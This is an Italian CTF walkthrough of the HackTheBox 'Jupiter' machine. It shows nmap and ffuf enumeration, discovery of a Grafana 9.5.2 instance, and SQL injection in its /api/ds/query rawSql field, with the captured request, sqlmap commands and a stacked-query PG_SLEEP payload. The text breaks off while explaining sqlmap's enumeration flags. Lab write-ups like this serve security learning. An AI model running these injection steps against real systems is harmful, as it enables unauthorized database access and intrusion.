Jupiter

Jupiter machine

Jupiter è una macchina Linux di media difficoltà che presenta un'istanza Grafana utilizzando un database PostgreSQL che è
sovraesposto alle autorizzazioni e vulnerabile all'iniezione SQL e di conseguenza all'esecuzione di codice in modalità remota.
Una volta ottenuto l'appoggio, si nota che un'utilità chiamata Shadow, uno strumento di sperimentazione scientifica che semplifica
la valutazione delle applicazioni in rete reale viene installato con autorizzazioni mal configurate sul suo file di configurazione.
Il movimento laterale viene quindi ottenuto rivedendo i file di registro associati a Jupyter Notebooks che contengono token per
un utente secondario. Una volta ottenuto l'accesso a questo utente, l'escalation dei privilegi può essere raggiunta abusando di un
binario di sistema di monitoraggio satellitare che può essere eseguito con privilegi "sudo" dall'utente secondario.

IP Jupiter= 10.10.11.216

Enumeration

Scan service & port NMAP

```
opt/htb_machine/Jupiter nmap -A -sC -sV -T5 -Pn 10.10.11.216 -oG jupiter_scan
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-27 14:26 CET
```


```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 ac:5b:be:79:2d:c9:7a:00:ed:9a:e6:2b:2d:0e:9b:32 (ECDSA)
|_  256 60:01:d7:db:92:7b:13:f0:ba:20:c6:c9:00:a7:1b:41 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://jupiter.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
Device type: general purpose
Running: Linux 5.X
OS CPE: cpe:/o:linux:linux_kernel:5.0
OS details: Linux 5.0, Linux 5.0 - 5.14
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

22/tcp open ssh OpenSSH 8.9p1 Ubuntu 3ubuntu0.1

```
80/tcp open  http    nginx 1.18.0 (Ubuntu)
        http-title: Did not follow redirect to http://jupiter.htb/
        http-server-header: nginx/1.18.0  Ubuntu
```

Aggiungo al file /etc/hosts ‘jupiter.htb’

Server web porta 80/tcp



La pagina web si presenta come piuttosto statica senza imput utente interessanti tranne ‘contact’ ma non sembra contenere nulla di che
quindi passero al fuzzing delle directory


Directory Fuzzing ‘Ffuf’


```
ffuf -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt -u http://jupiter.htb -H "HOST: FUZZ.jupiter.htb"

la size comune è ‘178’ quindi ripeto il cmd con la flag ‘-fs 178’ per escludere tutti i risultati inutili
```


```
opt/htb_machine/Jupiter ffuf -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt -u http://jupiter.htb -H "HOST: FUZZ.jupiter.htb" -fs 178

      /'___\  /'___\           /'___\
     /\ \__/ /\ \__/  __  __  /\ \__/
     \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
      \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
       \ \_\   \ \_\  \ \____/  \ \_\
        \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://jupiter.htb
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt
 :: Header           : Host: FUZZ.jupiter.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 178
________________________________________________

kiosk                   [Status: 200, Size: 34390, Words: 2150, Lines: 212, Duration: 67ms]
```

Trova ‘kiosk’ aggiungo quindi al file /etc/hosts ‘kiosk.jupiter.htb’ e visito la pagina web

Server Web http://kiosk.jupiter.htb





Home › Dashboards
Dashboards
Playlists
Dashboards
Create and manage dashboards to visualize your data
Search for dashboards
Filter by tag
Starred
Sort
General



Server web gestito da 'Grafana' , nella pagina del form di login in basso si può vedere la versione 'v9.5.2 (cfcea75916)'


Cos'è Grafana?


RIF: https://grafana.com/docs/grafana/latest/introduction/



Exploitation Grafana 9.5.2

Per avere un idea sul funzionamento del server inizialmente uso il dev-tool di Firefox , e faccio un refresh della pagina , quindi dalla tab
'network' posso notare molte request post all endpoint 'http://kiosk.jupiter.htb/api/ds/query' e nella tab request si puo notare che si tratta
di un database 'postgre' dai plugins utilizzati come mostro di seguito





SQL Injection

Quindi quello che farò adesso è intercettare la request con 'BurpSuite' , salvarla in un file che chiamo 'request' e darla in pasto al tool
'SQLMAP' per vrificare se sono presenti delle vulnerabilità

Request BurpSuite

```
POST /api/ds/query HTTP/1.1
Host: kiosk.jupiter.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://kiosk.jupiter.htb/d/jMgFGfA4z/moons?orgId=1&refresh=1d
content-type: application/json
x-dashboard-uid: jMgFGfA4z
x-datasource-uid: YItSLg-Vz
x-grafana-org-id: 1
x-panel-id: 24
x-plugin-id: postgres
Content-Length: 484
Origin: http://kiosk.jupiter.htb
Connection: keep-alive
Cookie: redirect_to=%2Fplaylists%3F
Priority: u=0

{"queries":[{"refId":"A","datasource":{"type":"postgres","uid":"YItSLg-Vz"},"rawSql":
"select \n  name as \"Name\", \n  parent as \"Parent Planet\", \n  meaning as \"Name Meaning\" \nfrom \n  moons \nwhere \n  pa
rent = 'Saturn' \norder by \n  name desc;","format":"table","datasourceId":1,"intervalMs":60000,"maxDataPoints":477}],"range":
{"from":"2025-02-27T08:16:59.163Z","to":"2025-02-27T14:16:59.163Z","raw":{"from":"now-6h","to":"now"}},"from":"1740644219163",
"to":"1740665819163"}
```

SQLMAP

CMD= sqlmap -r request --fresh-queries --batch --dbms postgresql

```
opt/htb_machine/Jupiter sqlmap -r request --fresh-queries --batch --dbms postgresql
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.9#stable}
|_ -| . [(]     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org
```

```
[15:39:00] [INFO] parsing HTTP request from 'request'
JSON data found in POST body. Do you want to process it? [Y/n/q] Y
[15:39:00] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: JSON rawSql ((custom) POST)
    Type: stacked queries
    Title: PostgreSQL > 8.1 stacked queries (comment)
    Payload: {"queries":[{"refId":"A","datasource":{"type":"postgres","uid":"YItSLg-Vz"},"rawSql":"select \n  name as \"Name\
", \n  parent as \"Parent Planet\", \n  meaning as \"Name Meaning\" \nfrom \n  moons \nwhere \n  parent = 'Saturn' \norder by
 \n  name desc;;SELECT PG_SLEEP(5)--","format":"table","datasourceId":1,"intervalMs":60000,"maxDataPoints":477}],"range":{"fr
om":"2025-02-27T08:16:59.163Z","to":"2025-02-27T14:16:59.163Z","raw":{"from":"now-6h","to":"now"}},"from":"1740644219163","to
":"1740665819163"}
---
[15:39:01] [INFO] testing PostgreSQL
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
[15:39:08] [INFO] confirming PostgreSQL
[15:39:08] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent
 potential disruptions
[15:39:13] [INFO] the back-end DBMS is PostgreSQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.18.0
back-end DBMS: PostgreSQL
[15:39:13] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/kiosk.jupiter.htb'

[*] ending @ 15:39:13 /2025-02-27/
```

Bene posso notare che l injection ha avuto successo con ‘stacked-queries’ quindi è vulnerabile.

Ora non essendo esperto in Postgre SQL vado a cercare sul web tecniche e comandi da utilizzare per SQL

Injection di quest ultima
sempre con il tool SQLMAP.

RIF: https://book.hacktricks.wiki/en/network-services-pentesting/pentesting-postgresql.html

```
sqlmap -r request --fresh-queries --batch --dbms postgresql --time-sec=1 --current-user --current-db --hostname --is-dba --privileges --dbs --tables
```

Spiegazione cmd

–time-sec=1 -> imposta il tempo di attesa massimo (in secondi) per le risposte del server
--**current-user** -> richiede l utente corrente
--**current-db**-> richiede il database corrente
--**hostname**-> nome host
--**is-dba**-> verifica se l user corrente ha privilegi di amministratore del db
--**privileges**-> elenca i privilegi dell utente corrente nel db
--**dbs**-> elenca i db
--**tables**-> elenca le tabelle del database


```
